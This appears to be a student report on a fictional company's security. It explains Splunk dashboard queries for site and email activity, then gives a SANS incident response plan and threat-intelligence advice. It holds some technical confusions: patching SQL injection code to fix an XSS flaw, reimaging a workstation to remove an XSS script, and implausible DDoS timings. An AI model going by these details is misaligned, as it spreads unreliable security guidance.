
- **stats count by product_name**:
  - This command gives a count of how many times each product was accessed, by grouping the events based on the extracted product_name field.
- **sort -count**:
  - I sorted the results in descending order based on the count of access requests for each product, so the most accessed product appears at the top.
- **head 10**:
  - I limited the output to show only the top 10 most accessed products based on the count of requests.

Transaction:

The transaction command was used here to group related events from the same user into a single session. This was important because it allowed me to analyze user behaviour over short periods and see which products were accessed during a particular period.

Visualization:

- For this query, I used a **pie chart** to visualize the top 10 products, which helps us to easily understand, how the access requests are distributed across different products.




Analysis:

This panel displays which products are being accessed the most on the website. This is important because any unusual spikes in access to certain products can indicate potential targeted attacks. For example, if certain products are being unusually accessed compared to others, it could suggest that attackers are gathering information on these items. Using this data, the security team can set up additional monitoring or even block suspicious traffic.

Panel3: Tom's Suspicious File Activity

The aim of this panel is to monitor suspicious file activity related to Tom from the Hungry Hustle website, by analyzing the outgoing files he has sent through the email system and identifying any potential data leaks.




Query Used:

- **index="hungryhustle" sourcetype="smtp_custom" "tom@hungryhustle.website"**: This command filters the email logs in the hungryhustle index with the source type smtp_custom, and focuses on email activity involving Tom's email address, tom@hungryhustle.website.
- **rex field=_raw "To:\s(?<recipient>[^\s]+)"**: This regular expression (regex) extracts the recipient's email address from the email log's raw data, capturing the destination of the sent email.
- **rex field=_raw "filename="(?<filename>[^"]+)" "**: This regex extracts the filename of the attachments sent by Tom. It captures the filenames from the raw data of the email logs.
- **stats count by filename, recipient**: This command counts the number of times a file was sent by Tom.
- **sort -count**: This sorts the result in descending order based on the number of times a file was sent, showing the most frequently sent files at the top.

- **table filename, recipient, count**: This command formats the results into a table that lists the filenames, the recipients of those files, and the number of times each file was sent.

Visualization:

For this panel, I used a **column chart** to represent the data. This makes it easy to visualize the count of emails with specific files sent by Tom to various recipients.



Custom Field Extraction:


I used custom field extraction using the rex command to extract the **recipient** and **filename** fields from the raw email logs. This was necessary because these fields were present in the raw email data, and without extracting them, I would not be able to perform proper analysis related to Tom's activity.

Analysis:

This panel focuses on the email activity of Tom. Monitoring email activity is important because file sharing can be a method for data theft, especially when sensitive files are sent to external recipients. In this case, suspicious activity is detected when files like "burger_recipe.pdf" are sent to a competitor. By tracking file activity in emails, organizations can identify insider threats and prevent data leaks. This panel is crucial for detecting and mitigating insider threats or unauthorized data transfers.

Panel 4: Global Distribution of Unauthorized Access Attempts


The aim of this panel is to visualize and identify the geographical distribution of unauthorized access attempts to the Hungry Hustle website, by analyzing HTTP 403 status codes.



Query Used:

- **index="hungryhustle" sourcetype="access_combined" status=403**: I used this query to filter out all logs where the HTTP status code is 403, which indicates unauthorized access attempts.
- **iplocation clientip**: This command gets the geographic location of the client IP address that are making the unauthorised attempts. This helps in visualizing where the unauthorized access attempts are coming from.
- **stats count by Country**: I used this command to count the number of unauthorized access attempts grouped by each country.
- **sort -count**: This sorts the results in descending order based on the number of unauthorized access attempts, showing the countries with the highest attempts first.
- **head 10**: This limits the output to the top 10 countries with the most unauthorized access attempts.
- **geom geo_countries featureIdField=Country**: This command is used to plot the geographical distribution of unauthorized access attempts on the map, using the "Country" field to match the data with geographical boundaries.

Visualization: I used a Choropleth Map to display the global distribution of unauthorized access attempts. This map visually highlights the countries with the most unauthorized access attempts, helping me to pinpoint regions that may be of concern.



Analysis:

This panel shows where unauthorized access attempts (HTTP 403 errors) are originating from around the world. The data shows that many unauthorized attempts have been made from these countries, which could be a result of automated bot attacks or targeted attempts to access restricted areas of the site. The high volume of 403 errors from these countries suggests that Hungry Hustle can face security threats from these regions. By monitoring the source of unauthorized access attempts, organizations can improve their security posture.

Strategic Security Planning

Report Component 2

Introduction:

Hungry Hustle has recently suffered from several data breaches that exposed both consumer and organisation data. Security incidents range from data leaks, unauthorised access, DDoS attacks and XSS vulnerabilities exploited by an attacker on the checkout page. These incidents highlight the need for a strong incident response plan and threat intelligence gathering.

Incident Response Plan:

The SANS Incident Response framework is the most widely adopted by organisations to manage and mitigate cyber security incidents effectively. This framework ensures an effective and structured response to cyber incidents, reducing the potential impact on business operations and security infrastructure. By implementing the SANS IR plan, Hungry Hustle can quickly and effectively manage security breaches, such as the recent DDoS attack, data leaks, and other internal and external threats. The SANS IR plan includes 6 key steps: preparation, identification, containment, eradication, recovery, and lessons learned (Exabeam, 2024).




Fig. SANS 6 Key Steps (Exabeam, 2024).

Hungry Hustle can use this Incident response plan to improve its security posture:

1. Preparation:

The goal of the preparation stage is to make sure that an organisation is ready to respond to an incident at any given moment. This phase ensures that the necessary tools, processes, and policies are in place before an incident occurs (Tubin, 2024). Hungry Hustle can develop a Preparation plan by doing the following:

- **Establish CSRIT**: Hungry Hustle should establish a dedicated IRT and assign roles to specific individuals such as a Lead Incident Manager, Security Analysts, and Communication Leads. Any incident response operation requires the integration of devices, systems, and technologies that help in the prevention, detection, and mitigation of any occurrence. These individuals would have specific responsibilities in case of a breach, to protect and defend the organisation's technological infrastructure (Kryptologyst, 2024).
- **Develop Incident Response Policies**: Developing clear policies and procedures is important when conducting the preparation stage. This ensures that incident-handling techniques are accepted by all. The policies must be made visible to employees, users, and other stakeholders. For example, the employees must know that their activities are being monitored and specify penalties for any unauthorised actions. The policy should address data security, access management, and acceptable use of the company's resources, particularly sensitive files like **SSH keys** and confidential data like the **burger recipe** which was shared with the competitor by Ramaka and Tom(Kryptologyst, 2024).
- **Training**: Regular training for the CSIRT team and general staff is required to prepare for future incidents. Employees should be aware of the most recent threats, cyberattack patterns, and response procedures. Simulation of drills, such as those for DDoS attacks or data breaches, ensures that everyone is aware of their responsibilities during a real-world incident (Kryptologyst, 2024).
- **Access Control:** Access control is critical to ensuring that CSIRT members can respond quickly to incidents. This includes giving team members access to logs, critical systems, and databases to investigate, contain, and resolve issues. For example, **Role Based Access control** ensures that only authorised employees can view sensitive information, such as **Rick's payslip,** and prevents unauthorised sharing of sensitive files (Tubin, 2024).

- **Tools**: Hungry Hustle needs the CSIRT team to be equipped with proper monitoring tools like **Splunk** for real-time monitoring, event correlation, and alerting for security incidents. By using these tools, Hungry Hustle can make sure there are IP-blocking mechanisms in place to mitigate the effects of DDoS attacks which happened on the 19th of May for 0.9 milliseconds. Hungry Hustle should also imply **Squid** to restrict non-related work activities during work hours. This can improve employee productivity and boost network security. For example, Rick had declined in performance during May due to web surfing on YouTube.

2. Identification:

In identification, Organizations must determine whether an event is a cyber-attack, assess its impact, and classify the cybersecurity incident based on the nature of the attack. This phase is important to determine when the incident occurs and respond to it effectively (Rodrigues, 2023).

Hungry Hustle can use the following identification:

- **Regular Monitoring**: Regular monitoring of the traffic logs using Splunk can detect any unusual spikes in the traffic, for example, a sudden burst of **50,000 events** on the Hungry Hustle website can be a result of a **DDoS attack**. Establishing up-scheduled notifications for unusual user activity, unauthorised access attempts, and rare file transfers can help in the early detection of incidents (Tubin, 2024).
- **File Integrity Monitoring:** The FIM tool compares the current file to a baseline and sends an alert if the file has been modified or updated in a way that breaches the organisation's established security policies. Hungry Hustle can use this tool to detect any unexpected transfer of the file such as **burger_recipe.pdf** which is sent to a competitor. Any change to sensitive files should trigger immediate alerts (CrowdStrike, 2024).
- **Behaviour Analysis and Threat Detection:** Hungry Hustle can leverage a tool that helps to track user behaviour to detect any anomalies. For example, **Tom** accessing files unrelated to his job duties could have been detected earlier, preventing the disclosure of sensitive information.

3. Containment:

The goal of containment is to limit the harm caused by the current security incident and prevent any additional damage. The SANS containment involves short-term and long-term containment. Through identification, Hungry Hustle has found some of the security incidents that can be contained using both short-term and long-term.

- **Short-Term Containment**: We discovered that Ramaka used Sam's workstation to send sensitive SSH keys to a competitor. To deal with this, we should immediately revoke all access to the workstation, disable the SSH key, and disconnect the system from the network. This action will stop any, in progress unauthorized access. Additionally, We discovered a spike of 50,000 requests in 9 milliseconds, which was a result of a DDoS attack, where an attacker was trying to deny the service of a server and halt the in-hand task. To mitigate this in the short term, we should block suspicious IP addresses that are trying to connect restricted content. This would prevent further damage to the server and ensure normal operations.

  Tom transferred an unauthorised burger recipe to a competitor which is a significant risk for the organisation. To prevent data theft, the organisation can temporarily restrict his access privileges and continuously monitor him. This would ensure that no more confidential data is transmitted outside the organization
- **Long-Term Containment**: We discover that the absence of proper access control assisted Ramaka in exploiting Sam's workstation. To address this issue in the long run, we should implement Role Based Access Control, which ensures that only those with permission have access to sensitive systems such as SSH keys. This would prevent future breaches by restricting unnecessary access. In terms of the DDoS attack, implementing automated security postures such as DDoS mitigation services and Web Application Firewalls will help prevent such attacks in the long run. For Tom, implementing File Integrity Monitoring (FIM) is an effective long-term containment strategy for suspicious file activity. Hungry Hustle could have been informed immediately as Tom attempted to transfer the recipe file to a competitor.




Fig. Working of a WAF (Neagu, 2024).

4. Eradication:

The goal of the Eradication is to remove the root cause of an attack and ensure complete recovery. The SANS eradication process involves:

- Reimaging: The re-image process includes a complete wipe of the system to remove all malicious content present in it. For example, in Tom's compromised workstation, reimaging will help completely wipe the system and ensure any script from the XSS attack is removed from the system. This will allow for a clean start for the systems to handle sensitive information (Tubin, 2024).
- Preventing the root cause: An attacker embedded an XSS vulnerability in the checkout page of the Hungry Hustle website, after identifying the exploited script we need to path the specific code that allowed the SQL injection. Additionally, validating the code and implementing the proper input will prevent similar attacks in the future (Tubin, 2024).
- Applying Best Security Practices: Upgrading old software versions across the organisation, particularly for public-facing platforms, and eliminating unnecessary services will help to prevent the attacker from exploiting the vulnerabilities. This also includes closing any open ports that are not needed and disabling legacy protocols(Tubin, 2024)

5. Recovery:

The Recovery phase of an incident response plan involves returning routine tasks. After the threat has been eliminated, organizations must restore affected systems to their normal operations. Files lost during an incident or cyberattack may need to be restored using a data recovery service (Rodrigues, 2023). Hungry Hustle can use the following procedure for the recovery of the systems:

- Monitoring: After the eradication phase, Hungry Hustle must monitor all the important assets. This involves utilizing tools like Splunk for constant monitoring of traffic to detect any unusual activity, unauthorized access, and suspicious file movements. Monitoring should be focused on previous incidents area like user accounts and web traffic. It is important to ensure that there is no trace of malware or attack vectors.
- Duration: The recovery process differs according to the impact of the incident. Monitoring may only be required for 24 to 48 hours if the problem is minor. However, for incidents such as the DDoS attack, long-term monitoring may be required for weeks to ensure that the systems remain stable and unaffected. Recovery from such events might require days of constant monitoring.
- Success Criteria: Hungry Hustle can consider the recovery process successful if no remaining threats or suspicious activity are detected following a thorough monitoring period. All affected systems should be effectively tested, and customer data should be considered secure. Key performance indicators, such as website uptime and user data integrity, should be verified to ensure that the business has returned to normal operations with no remaining vulnerabilities.

6. Lessons Learned:

Lessons Learned are done at the end of the incident, the CSRIT team must collect all relevant information about the incident and obtain lessons that can help with future incident response activities (Tubin, 2024). Hungry Hustle can learn from its previous experience by:

- Updating the incident plan: Based on the previous incidents, Hungry Hustle should revise its incident response strategy. For example, they should improve access control like their role base access control, to prevent employees like Tom from sharing confidential information Similarly, implementing DDoS attack prevention measures, such as rate limiting, should be used to prevent large-scale attacks.
- Create Follow-up report: A detailed report should be prepared, which documents each event in sequence. For example, Splunk logs identified XSS attacks and many unauthorized access attempts. This will be useful for keeping legal records and improving future responses.

- Damage Assessment: Hungry Hustle must assess the financial impact of the data breach, as well as the potential loss of reputation resulting from the disclosure of customer data done by an attacker by exploiting a vulnerability using XSS script. Internal mishandling of confidential information should also be investigated because it poses a long-term risk.
- Finalize Documentation: Hungry Hustle should create documents that include all the incidents, revised security policies, Splunk logs, legal considerations and team evaluations. This ensures all stakeholders, security analysts, CSRIT team, are prepared for future incidents.

Recommendations:

Hungry Hustle can use the following recommendations for long-term and short-term strategies to mitigate future incidents:

- Immediate Access Control: Hungry Hustle should implement RBAC to restrict access to sensitive data which includes SSH keys, and company assets (burger recipe). For example, only those with higher access privileges should be allowed to access sensitive information.
- Limit internal data theft: Hungry Hustle should implement FIM tools to track changes in critical files
- Monitor Web Activity: Hungry Hustle should leverage Squid proxy to prevent employees (like Tom) from accessing non-related work activities during work hours. This will improve the performance of the employee and lower the network bandwidth.
- Continuous Security Training: Hungry Hustle should ensure that employees are getting continuous training on security threats, and using tools like Splunk to detect unusual behaviour.
- Web Security Enhancement: Hungry Hustle can implement WAF to filter web traffic for XSS attacks and SQL injections. Along with this, a rate limit should be applied to prevent high-volume traffic which could lead to a DDoS attack, such as 50,000 events occurring on 19th May. These two mechanisms will help in blocking malicious requests and ensure legitimate traffic sends requests to the system.

Threat Intelligence

Hungry Hustle's recent breaches and vulnerabilities require an integration of effective Cyber Threat Intelligence which is crucial for defending against future threats.CTI is a collection of information about possible attacks that can threaten organizations' cyber security and assist organizations in identifying, analyzing, monitoring, and responding to cyber threats. Hungry Hustle can improve its security posture and protect sensitive information by implementing appropriate CTI. Some of the recommendations Hungry Hustle can use to improve its security postures (Alaeifar et al., 2024):

- Establish a CTI Program: Hungry Hustle should establish a Cyber Threat Intelligence program that continuously tracks and collects intelligence on emerging threats from a variety of sources, including open-source platforms, internal systems, and external CTI feeds such as the STIX or TAXII platforms. For example, Splunk may acquire threat intelligence feeds and link them with internal data to detect signs of compromise Indicator of Compromise earlier, thus enhancing the organisation's detection capabilities.
- Using Commercial CTI: Hungry Hustle can be integrated with established CTI sharing platforms such as IBM X-Force Exchange to gain insights into larger industry threats. By sharing and receiving intelligence, they can detect new attacks or vulnerabilities like XSS vulnerability occurs in the checkout page, and take necessary steps to protect the website.
- Collaborate with the Industry Partners: Hungry Hustle should consider joining an industry-specific Information Sharing and Analysis Center. This will make collaboration with similar organisations easier, providing both parties with advantages from shared threat intelligence as well as early warning of threats. This can improve situational awareness of emerging threats, similar to the DDoS attack, which was seen on May 19th, thus allowing Hungry Hustle to avoid being caught off guard.
- CTI for Vulnerability Management: Hungry Hustle can take advantage of CTI vulnerability management by getting information about which vulnerabilities are actively exploited. For example, if an intelligence indicates a high chance of exploitation then that vulnerability should be patched immediately.
- Integrating Machine Learning to Analyse the Threats: Hungry Hustle can integrate machine learning into the CTI to detect abnormal patterns in network traffic or user behaviour. For example, Tom’s unauthorised action would have been detected if machine learning had been used for behaviour analysis. Machine learning models can be trained on normal user behaviour and generate alerts when abnormal activities occur.

- Actionable Intelligence for Incident Response: With CTI responding to incident response threats will be much faster. For example, if CTI analysis reveals a spike in activity from a specific IP address, the Hungry Hustle incident response team can quickly block these addresses and assess system vulnerabilities. This process can be automated by using Splunk's Threat Intelligence Program.

Conclusion:

In conclusion, for Hungry Hustle to enhance its security processes, integrating both Incident Response and Threat Intelligence strategies is important. By following a SANS-based Incident Response plan, the organisation can mitigate the immediate impact of breaches, address vulnerabilities like XSS and DDoS, and ensure long-term recovery. Integrating Threat Intelligence will strengthen the defence, allowing the organisation to prepare for future incidents by analyzing global trends and applying the recommendations provided. These strategies will improve Hungry Hustle's cybersecurity posture, allowing them to better detect, contain, and recover from future security incidents

References

Exabeam. (2024, June 16). *SANS Incident Response: 6-Step Process & Critical Best Practices | Exabeam*. https://www.exabeam.com/explainers/incident-response/sans-incident-response-6-step-process-critical-best-practices/

Tubin, G. (2024, September 26). *Incident response SANS: The 6 steps in depth*. All-in-One Cybersecurity Platform - Cynet. https://www.cynet.com/incident-response/incident-response-sans-the-6-steps-in-depth/

Kryptologyst. (2024, January 6). Incident response: preparation - kryptologyst - medium. *Medium*. https://medium.com/@kryptologyst/incident-response-preparation-6f24d776d8ee

Rodrigues, J. (2023, December 20). *7 Phases of Incident response: Essential steps for a comprehensive response plan*. TitanFile. https://www.titanfile.com/blog/phases-of-incident-response/

CrowdStrike. (2024, August 29). *What is File Integrity Monitoring (FIM)? - CrowdStrike*. crowdstrike.com. https://www.crowdstrike.com/cybersecurity-101/file-integrity-monitoring/

Neagu, J. (2024, February 13). What is a web application firewall exactly? (2024) | Medium. *Medium*. https://medium.com/@julianneagu/what-is-a-web-application-firewall-exactly-2024-18a936c78dd2

Alaeifar, P., Pal, S., Jadidi, Z., Hussain, M., & Foo, E. (2024). Current approaches and future directions for Cyber Threat Intelligence sharing: A survey. *Journal of Information Security and Applications*, *83*, 103786. https://doi.org/10.1016/j.jisa.2024.103786